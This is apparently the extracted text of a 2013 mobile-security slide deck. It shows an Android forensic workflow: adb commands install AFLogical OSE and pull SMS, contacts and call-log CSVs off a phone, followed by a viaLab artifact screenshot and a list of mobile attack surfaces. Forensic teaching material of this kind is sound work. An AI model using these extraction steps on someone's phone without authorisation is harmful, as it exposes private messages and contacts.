



<https://github.com/viaforensics/android-forensics>

Reads Content Providers


Push to phone, run, store on SD Card

Pull CSVs to Santoku for review

AFLogical OSE



Install, run, extract



```
santoku@santoku-0: ~
File Edit Tabs Help
santoku@santoku-0:~$ adb devices
List of devices attached
4df77f876d87cf71      device

santoku@santoku-0:~$ adb install /usr/share/aflogical-ose/AFLogical-OSE_1.5.2.apk
643 KB/s (28794 bytes in 0.043s)
    pkg: /data/local/tmp/AFLogical-OSE_1.5.2.apk
Success
santoku@santoku-0:~$ adb shell am start -n com.viaforensics.android.aflogical_ose/com.viaforensics.android.ForensicsActivity
Starting: Intent { cmp=com.viaforensics.android.aflogical_ose/com.viaforensics.android.ForensicsActivity }
santoku@santoku-0:~$ mkdir aflogical-data
santoku@santoku-0:~$ adb pull /sdcard/forensics aflogical-data/
pull: building file list...
pull: /sdcard/forensics/20130424.1606/Contacts Phones.csv -> aflogical-data/20130424.1606/Contacts Phones.csv
pull: /sdcard/forensics/20130424.1606/SMS.csv -> aflogical-data/20130424.1606/SMS.csv
pull: /sdcard/forensics/20130424.1606/MMSParts.csv -> aflogical-data/20130424.1606/MMSParts.csv
pull: /sdcard/forensics/20130424.1606/CallLog Calls.csv -> aflogical-data/20130424.1606/CallLog Calls.csv
pull: /sdcard/forensics/20130424.1606/MMS.csv -> aflogical-data/20130424.1606/MMS.csv
pull: /sdcard/forensics/20130424.1606/info.xml -> aflogical-data/20130424.1606/info.xml
6 files pulled. 0 files skipped.
239 KB/s (191171 bytes in 0.778s)
santoku@santoku-0:~$
```



viaLab

New Open Save Generate Report Options

appsec-2013

gt-n7100 (001) samsung GT-N7100: Android Logical

Analyzed Artifacts

Content Types

- Browser Bookmarks (11)
- Browser History (62)
- Browser Searches (9)
- Calendar Events (86)
- Calendars (3)
- CallLog Calls (31)
- Contacts ContactMe... (52)
- Contacts Groups (6)

Reports

Connected

No Device

Extracting artifacts from samsung GT-N7100... Complete!

Device Info Browser Bookmarks

Start: 00 : 00 : 00 End: 00 : 00 : 00

Search: Go Clear Filters

Displaying: 10 of 11 records

1 of 2

ID	Title	URL	Visits	Date
16	Samsung Apps	http://m.hk.samsungapps.co	0	Null Date
17	MYNET	http://bookmark.hkcs.com/h	0	Null Date
18	Yahoo!	http://m.yahoo.com?tsrc=san	0	Null Date
19	New World Mobility	http://wap.nwmobile.com	0	Null Date
20	3	http://mobile.three.com.hk	0	Null Date
21	3(2G)	http://3db.three.com.hk	0	Null Date
22	PCCW	http://wap.pccwmobile.com	0	Null Date
23	CMHK	http://color.hk.chinamobile.c	0	Null Date
24	SmarTone iN!	http://wap.smartone.com	0	Null Date
25	用戶手冊	http://www.samsung.com/m-	0	Null Date

MOBILE SECURITY

The Anatomy Of A Mobile Attack

Attack Surface: Device

BROWSER

- Phishing
- Framing
- Clickjacking
- Man-in-the-Middle
- Buffer Overflow
- Data Caching

SYSTEM

- No Passcode/Weak Passcode
- iOS Jailbreaking
- Android Rooting
- OS Data Caching
- Passwords & Data Accessible
- Carrier-Loaded Software
- No Encryption/Weak Encryption
- User-Initiated Code



Attack Surface: Network

- Wi-Fi (No Encryption/Weak Encryption)
- Rogue Access Point
- Packet Sniffing
- Man-in-the-Middle (MITM)
- Session Hijacking
- DNS Poisoning
- SSLStrip
- Fake SSL Certificate

Attack Surface: Data Center

WEB SERVER

- Platform Vulnerabilities
- Server Misconfiguration
- Cross-site Scripting (XSS)
- Cross-Site Request Forgery (CSRF)
- Weak Input Validation
- Brute Force Attacks

DATABASE

- SQL Injection
- Privilege Escalation
- Data Dumping
- OS Command Execution

APP SELECTION

